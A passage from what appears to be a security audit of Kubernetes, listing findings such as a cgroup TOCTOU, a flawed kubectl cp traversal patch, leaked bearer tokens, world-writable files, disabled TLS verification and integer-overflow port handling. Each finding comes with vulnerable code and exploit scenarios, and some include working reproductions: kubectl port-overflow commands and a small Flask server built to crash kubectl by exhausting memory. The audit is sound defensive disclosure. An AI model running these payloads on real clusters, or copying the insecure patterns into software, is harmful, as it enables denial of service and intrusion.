This failure to authenticate components within the system is extremely dangerous and should be changed to use authenticated HTTPS by default. Systems Kubernetes can depend on, such as Etcd, have also been impacted by the absence of authenticated TLS connections.

Exploit Scenario
Eve gains access to Alice's Kubernetes cluster and registers a new malicious kubelet with the kube-apiserver. Since the kube-apiserver is not using authenticated HTTPS to authenticate the kubelet, the malicious kubelet receives Pod specifications as if it were an authorized kubelet. Eve subsequently introspects the malicious kubelet-managed Pods for sensitive information.

Recommendation
Short term, authenticate all HTTPS connections within the system by default, and ensure that all components use the same Certificate Authority controlled by the kube-apiserver.

Long term, disable the ability for components to communicate over HTTP, and ensure that all components only communicate over secure and authenticated channels. Additionally,

use mutual, or two-way, TLS for all connections. This will allow the system to use TLS for authentication of client credentials whenever possible, and ensure that all components are communicating with their expected targets at the expected security level.

References

- Etcd does not authenticate by default
- The security footgun in etcd

4. TOCTOU when moving PID to manager's cgroup via kubelet

Severity: High | Difficulty: Hard
Type: Timing | Finding ID: TOB-K8S-022
Target: `Kubectl, pkg/kubelet/cm/container_manager_linux.go`

Description
PIDs are not process handles. A given PID may be reused in two dependent operations leading to a "Time Of Check vs Time Of Use" (TOCTOU) attack. This occurs in the Linux container manager `ensureProcessInContainerWithOOMScore` function, which (Figure 1):

1. Checks if a PID is running on host via reading `/proc/<pid>/ns/pid` with the `isProcessRunningInHost` function,
2. Gets cgroups for pid via reading `/proc/<pid>/cgroup` by `getContainer` function,
3. Moves the PID to the manager's cgroup,
4. Sets an out-of-memory killer badness heuristic, which determines the likelihood of whether a process will be killed in out-of-memory scenarios, via writing to `/proc/<pid>/oom_score_adj` in `ApplyOOMScoreAdj`.

These operations allow an attacker to move a process to the manager's cgroup, giving it access to full devices on the host, and change the OOM-killer badness heuristic from either the node host or from a container on the machine, assuming the attacker also has access to unprivileged users on the node host.

```
func ensureProcessInContainerWithOOMScore(pid int, oomScoreAdj int, manager *fs.Manager)
error {
    if runningInHost, err := isProcessRunningInHost(pid); err != nil {
        // (...)
    }

    var errs []error
    if manager != nil {
        cont, err := getContainer(pid)
        // (...)
        if cont != manager.Cgroups.Name {
            err = manager.Apply(pid)
            // (...)
        }
    }

    // (...)
```

```
    if err := oomAdjuster.ApplyOOMScoreAdj(pid, oomScoreAdj); err != nil {
```

Figure 4.1: The `ensureProcessInContainerWithOOMScore` *function. The TOCTOU vulnerable functions have been marked with red.*

```
// Create a cgroup container manager.
func createManager(containerName string) *fs.Manager {
        allowAllDevices := true
        return &fs.Manager{
                Cgroups: &configs.Cgroup{
                        Parent: "/",
                        Name:   containerName,
                        Resources: &configs.Resources{
                                AllowAllDevices: &allowAllDevices,
                        },
                },
        }
}
```

Figure 4.2: The `createManager` *function that sets* `AllowAllDevices` *to* `true` *for the manager's cgroup.*

Exploit Scenario

Eve gains access to an unprivileged user on a node host and a root user on a Pod container on the same host within Alice's cluster. Eve prepares a malicious process and PID-reuse attack against the `docker-containerd` process. Eve spawns a process within the Pod container as the root user, taking advantage of the TOCTOU and elevates her cgroup to gain read and write access to all devices. AppArmor blocks Eve from mounting devices, however, her the process is still able to read from and write to host devices.

This issue is more easily exploitable by abusing the behavior discovered in TOB-K8S-021.

See Appendix D for a proof of concept for this attack without the PID reuse.

Recommendations

Short term, when performing operations on files in the `/proc/<pid>/` directory for a given pid, open a directory stream file descriptor for `/proc/<pid>/` and use this handle when reading or writing to files.

It does not currently appear possible to prevent TOCTOU race conditions between the checks and moving the process to a cgroup because this is done by writing to the `/sys/fs/cgroup/<cgroup>/cgroup.procs` file. We recommend validating that a process

associated with a given PID is the same process before and after moving the PID to cgroup. If the post-validation fails, log an error and consider reverting the cgroup movement.

Long term, we recommend tracking further development of Linux kernel cgroups features or even engaging with the community to produce a race-free method to manage cgroups. A similar effort is currently emerging to provide a race-free way of sending signals to processes via adding a process file descriptor (PIDFD) which would be a proper handle to send signals to processes.

References

- AppArmor security profiles for Docker
- Docker's default AppArmor profile template (denies mount in line 35)
- LWN: Towards Race Free Signaling
- pidfds: Process file descriptors on Linux

5. Improperly patched directory traversal in kubectl cp

Severity: High
Type: Data Validation
Target: `kubernetes-v1.13.5/pkg/kubectl/cmd/cp/cp.go`

Difficulty: Hard
Finding ID: ATR-K8S-001[1]

Description
`kubectl cp` contains a directory traversal that can be abused to replace or delete files on a user's workstation. The patch for this issue in Kubernetes 1.13.5 and 1.14.0 was insufficient.

Kubernetes allows privileged users to copy data between containers using the `kubectl cp` command. In order to implement this functionality, `kubectl` uses tape archive (tar) files to consume files on one container and transfer them to another. However, `kubectl` does not fully validate the structure of the tar file during processing, allowing an attacker to write arbitrary files in the destination container. In 1.13.4, Kubernetes did not validate the contents of symlinks properly, resulting in CVE-2019-1002101 [1][2].

The fixes introduced in 1.13.5 and 1.14.0 [3] are insufficient due to a logic bug in checking the contents of symlinks [4][5] prior to execution (Figure 1.1).

```
if path.IsAbs(linkname)
    && (err != nil || relative != stripPathShortcuts(relative)) {
            fmt.Fprintf(o.IOStreams.ErrOut,
                        "warning: ...\n",
                        outFileName, header.Linkname)
            continue
}
```

Figure 1.1: Incorrect detection logic within Kubernetes 1.13.5 and 1.14.0

The fix for this issue in 1.13.5 and 1.14.0 intended to test if the path referenced by the link is absolute or if the file contains path shortcuts. However, the logic actually checks if the path linked is absolute. There is neither an error or a relative path, meaning that valid relative paths that do not cause an error will succeed.

Exploit Scenario
Alice wishes to copy a file from one container in her cluster to another. Unbeknownst to her, Eve has gained access to the source container, and modified it to use a malicious tar command. When Alice runs the `kubectl cp` command, the source container returns a specially crafted tar file which overwrites sensitive files within the destination container, allowing Eve to parlay access to the destination container.

See Appendix C for a proof of concept for this attack.

[1] This issue was discovered by Atredis Partners

Recommendation
Short term, validate the contents of tar files correctly, and prevent malicious archives from traversing the destination file system.

Long term, move away from tar files to a more robust file-transfer mechanism. This should include fixed locations that administrators can modify, inspect, and authenticate with constructions such as Hashed Message Authentication Codes (HMAC). This recommendation has been under discussed in Kubernetes' GitHub issue #58512 [6].

References

1. Security release of Kubernetes kubectl - potential directory traversal - Releases 1.11.9, 1.12.7, 1.13.5, and 1.14.0 - CVE-2019-1002101
2. Disclosing a directory traversal vulnerability in Kubernetes copy – CVE-2019-1002101
3. Kubernetes GitHub PR #75037: CVE-2019-1002101: kubectl fix potential directory traversal
4. Insufficient CVE patch in v1.13.5
5. Insufficient CVE patch in v1.14.0
6. Kubernetes' GitHub issue #58512: Improve kubectl cp, so it doesn't require the tar binary in the container

6. Bearer tokens are revealed in logs

Severity: Medium
Type: Data Exposure
Target: `hyperkube kube-apiserver`

Difficulty: Medium
Finding ID: TOB-K8S-001

Description
Kubernetes requires an authentication mechanism to enforce users' privileges. One method of authentication, bearer tokens, are opaque strings used to associate a user with their having successfully authenticated previously. Any user with possession of this token may masquerade as the original user (the "bearer") without further authentication.

Within Kubernetes, the bearer token is captured within the `hyperkube kube-apiserver` system logs at high verbosity levels (`--v 10`). A malicious user with access to the system logs on such a system could masquerade as any user who has previously logged into the system.

```
I0320 18:30:56.419964   17693 round_trippers.go:419] curl -k -v -XGET  -H "Accept:
application/vnd.kubernetes.protobuf, */*" -H "User-Agent: hyperkube/v1.13.4 (linux/amd64)
kubernetes/c27b913" -H "Authorization: Bearer 043d76cc-439c-48c8-ba6f-291c409c76ca"
'https://localhost:6443/apis/rbac.authorization.k8s.io/v1/namespaces/kube-public/rolebinding
s/system:controller:bootstrap-signer'
```

Figure 5.1: Sensitive log output when running the `hyperkube kube-apiserver`

Exploit Scenario
Alice logs into a Kubernetes cluster and is issued a Bearer token. The system logs her token. Eve, who has access to the logs but not the production Kubernetes cluster, replays Alice's Bearer token, and can masquerade as Alice to the cluster.

Recommendation
Short term, remove the Bearer token from the log. Do not log any authentication credentials within the system, including tokens, private keys, or passwords that may be used to authenticate to the production Kubernetes cluster, regardless of the logging level.

Long term, either implement policies that enforce code review to ensure that sensitive data is not exposed in logs, or implement logging filters that check for sensitive data and remove it prior to outputting the log. In either case, ensure that sensitive data cannot be trivially stored in logs.

7. Seccomp is disabled by default

Severity: Medium
Type: Data Exposure
Target: `kubelet containers`

Difficulty: Medium
Finding ID: TOB-K8S-002

Description
Seccomp is disabled by default for containers configured by kubelet since 1.10.0. This allows configured containers to interact directly with the host kernel. Depending on container privileges, this could lead to extended access to the host beyond limited kernel access.

While there is a Pod security annotation to specify a particular seccomp profile, this does not apply a constrained profile by default. According to issue #20870 this is to avoid breaking backwards compatibility with previous Kubernetes versions, with the downside of exposing the underlying host.

`seccomp.security.alpha.kubernetes.io/defaultProfileName` - Annotation that specifies the default seccomp profile to apply to containers. Possible values are:

- `unconfined` - Seccomp is not applied to the container processes (this is the default in Kubernetes), if no alternative is provided.

Figure 6.1: Relevant seccomp profile annotation documentation.

Exploit Scenario
Alice schedules a Pod containing her web application to her Kubernetes cluster. Eve identifies a vulnerability in Alice's web application and gains remote code execution within the container running Alice's application. Unbeknownst to Alice, Eve is able to use a kernel exploit due to an unconfined seccomp profile of the container.

Recommendation
Short term, the default profile should be that of the underlying container runtime installation. While a constrained seccomp profile could break backwards compatibility, critical safety features should be opt-out, not opt-in.

Long term, migrate towards using a default profile. Perform validation across nodes to ensure consistent profile usage in a default state.

References
- Add support for seccomp #20870
- Seccomp annotation documentation

8. Pervasive world-accessible file permissions

Severity: Medium

Difficulty: High

Type: Access Controls Finding ID: TOB-K8S-004
Target: `Throughout the codebase`

Description
Kubernetes uses files and directories to store information ranging from key-value data to certificate data to logs. However, a number of locations have world-writable directories:

```
cluster/images/etcd/migrate/rollback_v2.go:110:    if err :=
os.MkdirAll(path.Join(migrateDatadir, "member", "snap"), 0777); err != nil {
cluster/images/etcd/migrate/data_dir.go:49:        err := os.MkdirAll(path, 0777)
cluster/images/etcd/migrate/data_dir.go:87: err = os.MkdirAll(backupDir, 0777)
third_party/forked/godep/save.go:472:       err := os.MkdirAll(filepath.Dir(dst), 0777)
third_party/forked/godep/save.go:585:       err := os.MkdirAll(filepath.Dir(name), 0777)
pkg/volume/azure_file/azure_util.go:34:     defaultFileMode = "0777"
pkg/volume/azure_file/azure_util.go:35:     defaultDirMode  = "0777"
pkg/volume/emptydir/empty_dir.go:41:const perm os.FileMode = 0777
```

Figure 7.1: World-writable (0777) directories and defaults

Other areas of the system use world-writable files as well:

```
cluster/images/etcd/migrate/data_dir.go:147:       return ioutil.WriteFile(v.path, data,
0666)
cluster/images/etcd/migrate/migrator.go:120:       err := os.Mkdir(backupDir, 0666)
third_party/forked/godep/save.go:589:      return ioutil.WriteFile(name, []byte(body),
0666)
pkg/kubelet/kuberuntime/kuberuntime_container.go:306:                    if err :=
m.osInterface.Chmod(containerLogPath, 0666); err != nil {
pkg/volume/cinder/cinder_util.go:271:                       ioutil.WriteFile(name, data, 0666)
pkg/volume/fc/fc_util.go:118:io.WriteFile(fileName, data, 0666)
pkg/volume/fc/fc_util.go:128:              io.WriteFile(name, data, 0666)
pkg/volume/azure_dd/azure_common_linux.go:77:                    if err =
io.WriteFile(name, data, 0666); err != nil {
pkg/volume/photon_pd/photon_util.go:55:     ioutil.WriteFile(fileName, data, 0666)
pkg/volume/photon_pd/photon_util.go:65:                    ioutil.WriteFile(name, data, 0666)
```

Figure 7.2: World-writable (0666) files

A number of locations in the code base also rely on world-readable directories and files. For example, Certificate Signing Requests (CSRs) are written to a directory with mode 0755 (world readable and browseable) with the actual CSR having mode 0644 (world-readable):

```
// WriteCSR writes the pem-encoded CSR data to csrPath.
// The CSR file will be created with file mode 0644.
// If the CSR file already exists, it will be overwritten.
// The parent directory of the csrPath will be created as needed with file mode 0755.
func WriteCSR(csrDir, name string, csr *x509.CertificateRequest) error {
```

```
    ...
    if err := os.MkdirAll(filepath.Dir(csrPath), os.FileMode(0755)); err != nil {
        ...
    }

    if err := ioutil.WriteFile(csrPath, EncodeCSRPEM(csr), os.FileMode(0644)); err != nil {
       ...
    }
    ...
}
```

Figure 7.3: Documentation and code from cmd/kubeadm/app/util/pkiutil/pki_helpers.go

Exploit Scenario

Alice wishes to migrate some etcd values during normal cluster maintenance. Eve has local access to the cluster's filesystem, and modifies the values stored during the migration process, granting Eve further access to the cluster as a whole.

Recommendation

Short term, audit all locations that use world-accessible permissions. Revoke those that are unnecessary. Very few files truly need to be readable by any user on a system. Almost none should need to allow arbitrary system users write access.

Long term, use system groups and extended Access Control Lists (ACLs) to ensure that all files and directories created by Kuberenetes are accessible by only those users and groups that should be able to access them. This will ensure that only the appropriate users with the correct Unix-level groups may access data. Kubernetes may describe what these groups should be, or create a role-based system to which administrators may assign users and groups.

9. Environment variables expose sensitive data

Severity: Medium
Type: Logging
Target: `Throughout the codebase`

Difficulty: High
Finding ID: TOB-K8S-005

Description
When configuring components of infrastructure, environment variables allow a trivial method of gathering settings. However, not all settings should be derived from these variables. For example, the `pkg/controller/certificates/signer/cfssl_signer.go` file used the `CFSSL_CA_PK_PASSWORD` environment variable, where a plain-text password should be found within the variable.

```
strPassword := os.Getenv("CFSSL_CA_PK_PASSWORD")
```

Figure 8.1: A string password being recovered from the `CFSSL_CA_PK_PASSWORD` *environment variable.*

If this variable is configured, an attacker could potentially gain access to its stored value through environment logging, or further exploitation of the endpoint. The assessment team found seemingly sensitive environment variables in at least the following locations:

```
pkg/cloudprovider/providers/openstack/openstack.go:207:    cfg.Global.Password =
os.Getenv("OS_PASSWORD")
pkg/credentialprovider/rancher/rancher_registry_credentials.go:125:      accessKey :=
os.Getenv("CATTLE_ACCESS_KEY")
pkg/credentialprovider/rancher/rancher_registry_credentials.go:126:      secretKey :=
os.Getenv("CATTLE_SECRET_KEY")
pkg/controller/certificates/signer/cfssl_signer.go:79:     strPassword :=
os.Getenv("CFSSL_CA_PK_PASSWORD")
```

Figure 8.2: Locations within the codebase with seemingly sensitive environment variables

Exploit Scenario
Alice configures her environment with the `CFSSL_CA_PK_PASSWORD` environment variable. Eve gains access to Alice's environment and determines that the `CFSSL_CA_PK_PASSWORD` environment variable is set. Because this variable contains the private key password, Eve is able to recover the private key and use it trivially, leading to further exploitation of Alice's environment.

Recommendation
Short term, ensure highly sensitive information is not collected directly from environment variables for long periods of time.

Long term, consider using Kubernetes secrets for all areas of the system. This will allow users to have one unified interface and location for all secrets, and avoid accidentally exposing secrets to other users within a host system.

10. Use of InsecureIgnoreHostKey in SSH connections

Severity: Medium
Type: Authentication
Target: `kubernetes-1.13.4/pkg/ssh/ssh.go`, `kubernetes-1.13.4/pkg/master/tunneler/ssh.go`

Difficulty: High
Finding ID: TOB-K8S-012

Description
Kubernetes uses Secure Shell (SSH) to connect from [masters to nodes under certain, deprecated, configuration settings]. As part of this connection, masters must open an SSH connection using `NewSSHTunnel`, which in turn uses `makeSSHTunnel`. However, `makeSSHTunnel` configures the connection to skip verification of host keys. An attacker could man-in-the-middle or otherwise tamper with the keys on the node, without alerting the master. The code for `makeSSHTunnel` begins with:

```
func makeSSHTunnel(user string, signer ssh.Signer, host string) (*SSHTunnel, error) {
        config := ssh.ClientConfig{
                User:            user,
                Auth:            []ssh.AuthMethod{ssh.PublicKeys(signer)},
                HostKeyCallback: ssh.InsecureIgnoreHostKey(),
        }
       // (...)
}
```

Figure 10.1: The prelude of `makeSSHTunnel`

Exploit Scenario
Alice's cluster is configured to use SSH tunnels from control plane nodes to worker nodes. Eve, a malicious privileged user, has a position sufficient to man-in-the-middle connections from control plane nodes to worker nodes. Due to the use of `InsecureIgnoreHostKey`, Alice is never alerted to this situation. Sensitive cluster information is leaked to Eve.

Recommendation
Short term, document that this restriction is in place, and provide administrators with guidance surrounding SSH host auditing. This should support something similar to the Mozilla SSH Best Practices guidance.

Long term, decide if SSH tunnels will be deprecated. If they will be deprecated, remove support completely. If tunnels will not be deprecated, include a mechanism for nodes to report the SSH keys to the cluster, and always insist that the keys remain static. This may require a process to preload the trust-on-first-use (TOFU) mechanisms for SSH.

References
- Mozilla OpenSSH Guidelines

11. Use of InsecureSkipVerify and other TLS weaknesses

Severity: Medium
Type: Cryptography
Target: `Throughout the codebase`

Difficulty: High
Finding ID: TOB-K8S-013

Description
Kubernetes uses Transport Layer Security (TLS) throughout the system to connect disparate components. These include kube-proxy, kubelets, and other core, fundamental components of a working cluster. However, Kubernetes does not verify TLS connections by default for certain connections, and portions of the codebase include the use of InsecureSkipVerify, which precludes verification of the presented certificate (Figure 11.1).

```
if dialer != nil {
	// We have a dialer; use it to open the connection, then
	// create a tls client using the connection.
	netConn, err := dialer(ctx, "tcp", dialAddr)
	if err != nil {
		return nil, err
	}
	if tlsConfig == nil {
		// tls.Client requires non-nil config
		klog.Warningf("using custom dialer with no TLSClientConfig. Defaulting to
InsecureSkipVerify")
		// tls.Handshake() requires ServerName or InsecureSkipVerify
		tlsConfig = &tls.Config{
			InsecureSkipVerify: true,
		}
	// ...
}
```

Figure 11.1: An example of `InsecureSkipVerify` *in kubernetes-1.13.4/staging/src/k8s.io/apimachinery/pkg/util/proxy/dial.go*

Exploit Scenario
Alice configures a Kubernetes cluster for her organization. Eve, a malicious privileged attacker with sufficient position, launches a man-in-the-middle attack against the kube-apiserver, allowing her to view all of the secrets shared over the channel.

Recommendation
Short term, audit all locations within the codebase that use `InsecureSkipVerify`, and move towards a model that always has the correct information present for all TLS connections in the cluster.

Long term, default to verifying TLS certificates throughout the system, even in non-production configurations. There are few reasons to support insecure TLS configurations, even in development scenarios. It is better to default to secure configurations than to insecure ones that may be updated.

12. Kubeadm performs potentially-dangerous reset operations

Severity: Medium
Type: Configuration
Target: `kubeadm reset`

Difficulty: High
Finding ID: TOB-K8S-014

Description

Within the kubeadm CLI, there is a command that will search for mounted directories within the static `kubeadmconstants.kubeletRunDirectory`. If any are found, they will be subsequently unmounted by `umount`. Changes to this command in the future could also be prone to command injection, due to the encapsulation of this command within the `sh -c` context.

```
umountDirsCmd := fmt.Sprintf("awk '$2 ~ path {print $2}' path=%s /proc/mounts | xargs -r
umount", kubeadmconstants.kubeletRunDirectory)
...
umountOutputBytes, err := exec.Command("sh", "-c", umountDirsCmd).Output()
...
```

Figure 12.1: Potentially dangerous unmounting directories within the kubelet run directory.

Additionally, mounts are not checked to ensure they are not in use before unmounting. See Figure 2, where even if `kubelet` isn't stopped, it will still continue execution without explicitly stopping, only logging that `kubelet` wasn't stopped.

```
...
if err := initSystem.ServiceStop("kubelet"); err != nil {
        klog.Warningf("[reset] the kubelet service could not be stopped by kubeadm: [%v]\n",
err)
        klog.Warningln("[reset] please ensure kubelet is stopped manually")
}
...
```

Figure 12.2: An example of lack of error handling, leading to continuation after an error with only warning logs.

The error handling shown in Figure 2 is systemic in this particular command, where other operations will occur after a logged error.

```
klog.V(1).Info("[reset] removing Kubernetes-managed containers")
if err := removeContainers(utilsexec.New(), r.criSocketPath); err != nil {
        klog.Errorf("[reset] failed to remove containers: %+v", err)
}
```

Figure 12.3: If containers are not removed, execution will continue.

Exploit Scenario
Eve gains access to one of Alice's Kubernetes cluster node hosts and creates a file with a filename to exploit Linux wildcard expansion. Because kubeadm uses sh to encapsulate the commands, a future implementation change in kubeadm leads Alice to fall victim to Eve's wildcard expansion exploit.

Recommendation
Short term, ensure errors at each step are raised explicitly, and require operator continuation to prevent further errors and state modification.

Long term, avoid using compound shell commands which affect system state without appropriate validation. Errors when interacting with state should require operator intervention before continuation.

References
- Linux wildcard expansion exploitation

13. Overflows when using strconv.Atoi and downcasting the result

Severity: Medium
Type: Data Validation
Target: `Throughout the codebase`

Difficulty: Low
Finding ID: TOB-K8S-015

Description

The `strconv.Atoi` function parses an `int` - a machine dependent integer type, which, for 64-bit targets will be `int64`. There are places throughout the codebase where the result returned from `strconv.Atoi` is later converted to a smaller type: `int16` or `int32`. This may overflow with a certain input. An example of the issue has been included in Figure 1.

```
v, err := strconv.Atoi(options.DiskMBpsReadWrite)
diskMBpsReadWrite = int32(v)
```

Figure 13.1:
`pkg/cloudprovider/providers/azure/azure_managedDiskController.go:105`

Additionally, there are many code paths that parse ports, and do so differently and in a manner lacking checks for a proper port range. An example of this has been identified within kubectl when handling port values.

Kubectl has the ability to expose particular Pod ports through the use of kubectl expose. This command uses the function `updatePodPorts`, which uses strconv.Atoi to parse a string into an integer, then downcasts it to an int32 (Figure 2).

```
// updatePodContainers updates PodSpec.Containers.Ports with passed parameters.
func updatePodPorts(params map[string]string, podSpec *v1.PodSpec) (err error) {
    port := -1
    hostPort := -1
    if len(params["port"]) > 0 {
        port, err = strconv.Atoi(params["port"]) // <-- this should parse port as
strconv.ParseUint(params["port"], 10, 16)
        if err != nil {
            return err
        }
    }
       // (...)
    // Don't include the port if it was not specified.
    if len(params["port"]) > 0 {
        podSpec.Containers[0].Ports = []v1.ContainerPort{
            {
                ContainerPort: int32(port), // <-- this should later just be uint16(port)
            },
        }
```

Figure 13.2: Relevant snippet of the updatePodPorts function.

This error has been operationalized into a crash within kubectl when overflowing provided ports. Starting with a standard deployment with no services, we can observe the expected behavior (Figure 3).

```
root@k8s-1:~# cat nginx.yml
apiVersion: apps/v1 # for versions before 1.9.0 use apps/v1beta2
kind: Deployment
metadata:
  name: nginx-deployment
spec:
  selector:
    matchLabels:
      app: nginx
  replicas: 1 # tells deployment to run 2 pods matching the template
  template:
    metadata:
      labels:
        app: nginx
    spec:
      containers:
      - name: nginx
        image: nginx:1.7.9
        ports:
        - containerPort: 80

root@k8s-1:~# kubectl create -f nginx.yml
deployment.apps/nginx-deployment created

root@k8s-1:~# kubectl get pods
NAME                               READY   STATUS    RESTARTS   AGE
nginx-deployment-76bf4969df-nskjh   1/1     Running   0          2m14s

root@k8s-1:~# kubectl get services
NAME         TYPE        CLUSTER-IP   EXTERNAL-IP   PORT(S)   AGE
kubernetes   ClusterIP   10.233.0.1   <none>        443/TCP   30m
```

Figure 13.3: The deployment spec with service and Pod status.

To trigger the overflow, we can now update the deployment through the kubectl expose command with an overflown port, overflowing from `4294967377 to 81` (Figure 4).

```
root@k8s-1:/home/vagrant# kubectl expose deployment nginx-deployment --port 4294967377
--target-port 80
service/nginx-deployment exposed
```

Figure 13.4: Overflowing the port parameter.

We are now able to observe this overflown port when listing the services with kubectl get services *(Figure 5). We are also able to access the service on the overflown port (Figure 6).*

```
root@k8s-1:/home/vagrant# kubectl get services
NAME               TYPE        CLUSTER-IP      EXTERNAL-IP   PORT(S)   AGE
kubernetes         ClusterIP   10.233.0.1      <none>        443/TCP   42m
nginx-deployment   ClusterIP   10.233.25.138   <none>        81/TCP    2s
```

Figure 13.5: The overflown port got exposed.

```
root@k8s-1:/home/vagrant# curl 10.233.25.138:81
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
...
```

Figure 13.6: The result of curling the overflown service port.

Furthering this issue, we are able to also overflow the target port. After deleting the service, we can attempt to overflow the target port as well, which will result in a panic in kubectl (Figure 7 and 8).

```
root@k8s-1:/home/vagrant# kubectl delete service nginx-deployment
service "nginx-deployment" deleted
root@k8s-1:/home/vagrant# kubectl get services
NAME         TYPE        CLUSTER-IP   EXTERNAL-IP   PORT(S)   AGE
kubernetes   ClusterIP   10.233.0.1   <none>        443/TCP   45m
```

Figure 13.7: The deletion of the deployment.

```
root@k8s-1:/home/vagrant# kubectl expose deployment nginx-deployment --port 4294967377
--target-port 4294967376
E0402 09:25:31.888983    3625 intstr.go:61] value: 4294967376 overflows int32
goroutine 1 [running]:
runtime/debug.Stack(0xc000e54eb8, 0xc4f1e9b8, 0xa3ce32e2a3d43b34)
       /usr/local/go/src/runtime/debug/stack.go:24 +0xa7
k8s.io/kubernetes/vendor/k8s.io/apimachinery/pkg/util/intstr.FromInt(0x100000050, 0xa,
0x100000050, 0x0, 0x0)
...
service/nginx-deployment exposed
```

Figure 13.8: The panic in kubectl when overflowing the target port.

Despite the panic from kubectl (visible in Figure 8), the service is still exposed (Figure 9) and accessible (Figure 10).

```
root@k8s-1:/home/vagrant# kubectl get services
NAME               TYPE        CLUSTER-IP      EXTERNAL-IP   PORT(S)   AGE
kubernetes         ClusterIP   10.233.0.1      <none>        443/TCP   46m
nginx-deployment   ClusterIP   10.233.59.190   <none>        81/TCP    35s
```

Figure 13.9: The service is exposed despite the kubectl panic and overflow.

```
root@k8s-1:/home/vagrant# curl 10.233.59.190:81
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
...
```

Figure 13.10: The service is also accessible after overflow.

Appendix B contains a complete listing of similar issues in Kubernetes.

Exploit Senario
A value is parsed from a configuration file with `Atoi`, resulting in an integer. It is then downcasted to a lower precision value, resulting in a potential overflow or underflow which is not raised as an error or panic.

Recommendation
Short term, when parsing strings into fixed-width integer types, use `strconv.ParseInt` or `strconv.ParseUint` with appropriate `bitSize` argument instead of `strconv.Atoi`.

Long term, ensure the validity of data and types. Parse and validate values with common functions. For example the `ParsePort` (`cmd/kubeadm/app/util/endpoint.go:117`) utility function parses and validates TCP port values, but it is not well used across the codebase.

References
- strconv.Atoi, strconv.ParseInt, and strconv.ParseUint documentation

14. kubelet can cause an Out Of Memory error with a malicious manifest

Severity: Medium
Type: Denial of Service
Target: `kubelet`

Difficulty: High
Finding ID: TOB-K8S-19

Description

When kubelet attempts to load a Pod manifest, it will read the manifest entirely into memory in an attempt to parse and validate the manifest. Due to this behavior, if a large manifest is provided to kubelet it will cause an Out-Of-Memory (OOM) error. This could cause other services on the system upon which kubelet is running to fail outside of the scope of Kubernetes.

```
func (s *sourceFile) extractFromDir(name string) ([]*v1.Pod, error) {
	dirents, err := filepath.Glob(filepath.Join(name, "[^.]*"))
	...
	sort.Strings(dirents)
	for _, path := range dirents {
		statInfo, err := os.Stat(path)
		...
		switch {
		...
		case statInfo.Mode().IsRegular():
			pod, err := s.extractFromFile(path)
			...
		...
		}
	}
	return pods, nil
}
```

Figure 14.1: The `extractFromDir` *function which finds all manifest files within a manifest directory and extracts Pods using* `extractFromFile`*.*

```
func (s *sourceFile) extractFromFile(filename string) (pod *v1.Pod, err error) {
        ...
        file, err := os.Open(filename)
              ...
        defer file.Close()

        data, err := ioutil.ReadAll(file)
        if err != nil {
                return pod, err
        }
        ...
}
```

Figure 14.2: The `extractFromFile` *function, which attempts to read all of the manifest files.*

Additionally, due to kubelet causing a system OOM, the kubelet process will be killed and restarted. This appears to prevent kubelet from realizing that it has failed to start a Pod despite the backoff period, leading to an infinite loop of OOM, ultimately rendering the system unresponsive.

Exploit Scenario

Alice configures kubelet to pull Pods from a manifest directory. Eve identifies Alice's kubelet manifest directory and has sufficient permissions to place a file in the manifest directory. Eve places a malicious manifest file within the kubelet manifest directory.kubelet's restart policy and process-ephemeral backoff period causes the machine to lock in an OOM loop.

Recommendation

Avoid loading arbitrary data into memory regardless of size. Limit the size of a valid manifest or inform the user when it consumes a substantial amount of memory, especially for manifests that are fetched from remote endpoints. Consider persisting backoff periods for each Pod to allow for consistency between restarts of kubelet.

15. Kubectl can cause an Out Of Memory error with a malicious Pod specification

Severity: Medium
Type: Denial of Service
Target: `Kubectl`

Difficulty: Low
Finding ID: TOB-K8S-020

Description

When attempting to apply a Pod to the cluster, kubectl will read in the entire Pod spec in an attempt to perform validation. This results in the entire Pod spec being loaded into memory when loading from either an on-disk or remote resource. The latter is more dangerous because it is a commonly acceptable practice to pull a Pod spec from remote web server. A weaponized example of this has been produced leveraging a Python Flask server and kubectl in Figure 1 and 2, respectively.

```
from flask import Flask, Response

app = Flask(__name__)

@app.route('/')
def generate_large_response():
    return Response("A"* (500 * 1024 * 1024), mimetype="text/yaml")

if __name__ == "__main__":
     app.run(host="0.0.0.0", port=8000)
```

Figure 15.1: The malicious web server running on `172.31.6.71:8000`

```
root@node1:/home/ubuntu# kubectl apply -f http://172.31.6.71:8000/
Killed
```

Figure 15.2: The killing of `kubectl` *due to an OOM.*

The area of code requiring full loading of the Pod spec is within the validation of annotation length, visible in Figure 3.

```
func ValidateAnnotations(annotations map[string]string, fldPath *field.Path) field.ErrorList
{
        allErrs := field.ErrorList{}
        var totalSize int64
        for k, v := range annotations {
                ...
                totalSize += (int64)(len(k)) + (int64)(len(v))
        }
        if totalSize > (int64)(totalAnnotationSizeLimitB) {
                allErrs = append(allErrs, field.TooLong(fldPath, "",
totalAnnotationSizeLimitB))
        }
        return allErrs
}
```

Figure 15.3: The calculation checking if the `totalSize` *of annotations are larger than the limit.*

Exploit Scenario

Eve configures a malicious web server to send large responses on every request. Alice references a pod file on Eve's web server through `kubectl apply`. Eve's malicious web server returns a response that is too large for Alice's machine to store in memory. Alice unknowingly causes an OOM on her machine running `kubectl apply`.

Recommendation

Avoid loading arbitrary data into memory regardless of size. Limit the size of a valid spec or inform the user when it consumes a substantial amount of memory, especially for specs that are fetched from remote endpoints.

16. Improper fetching of PIDs allows incorrect cgroup movement

Severity: Medium | Difficulty: Low
Type: Data Validation | Finding ID: TOB-K8S-021
Target: `kubelet, pkg/kubelet/cm/container_manager_linux.go`

Description
Kubelet fetches a process's PID by checking the process name when the pidfile file doesn't exist. This fallback mechanism doesn't validate the target process allowing an attacker to spoof it.

Kubelet's container manager first tries to use a hardcoded pidfile path to retrieve the PIDs of important processes, like `dockerd` and `docker-containerd` (Figure 1).

```
const (
        // (...)
        dockerProcessName     = "docker"
        dockerPidFile         = "/var/run/docker.pid"
        containerdProcessName = "docker-containerd"
        containerdPidFile     = "/run/docker/libcontainerd/docker-containerd.pid"
)
```

Figure 16.1: Hardcoded pidfiles paths.

If these hard-coded files do not exist, then the container manager will fall back to scanning `/proc/<pid>/cmdline`. If the pidfile is not there, and this happens to be the case on our setup, an attacker may move an unprivileged, cgroups-limited process on the host to manager's cgroup and set its OOM-killer badness heuristic to -999, making the process less likely to be killed in out-of-memory scenarios.

Additional information regarding this finding is available in Appendix F.

Exploit Scenario
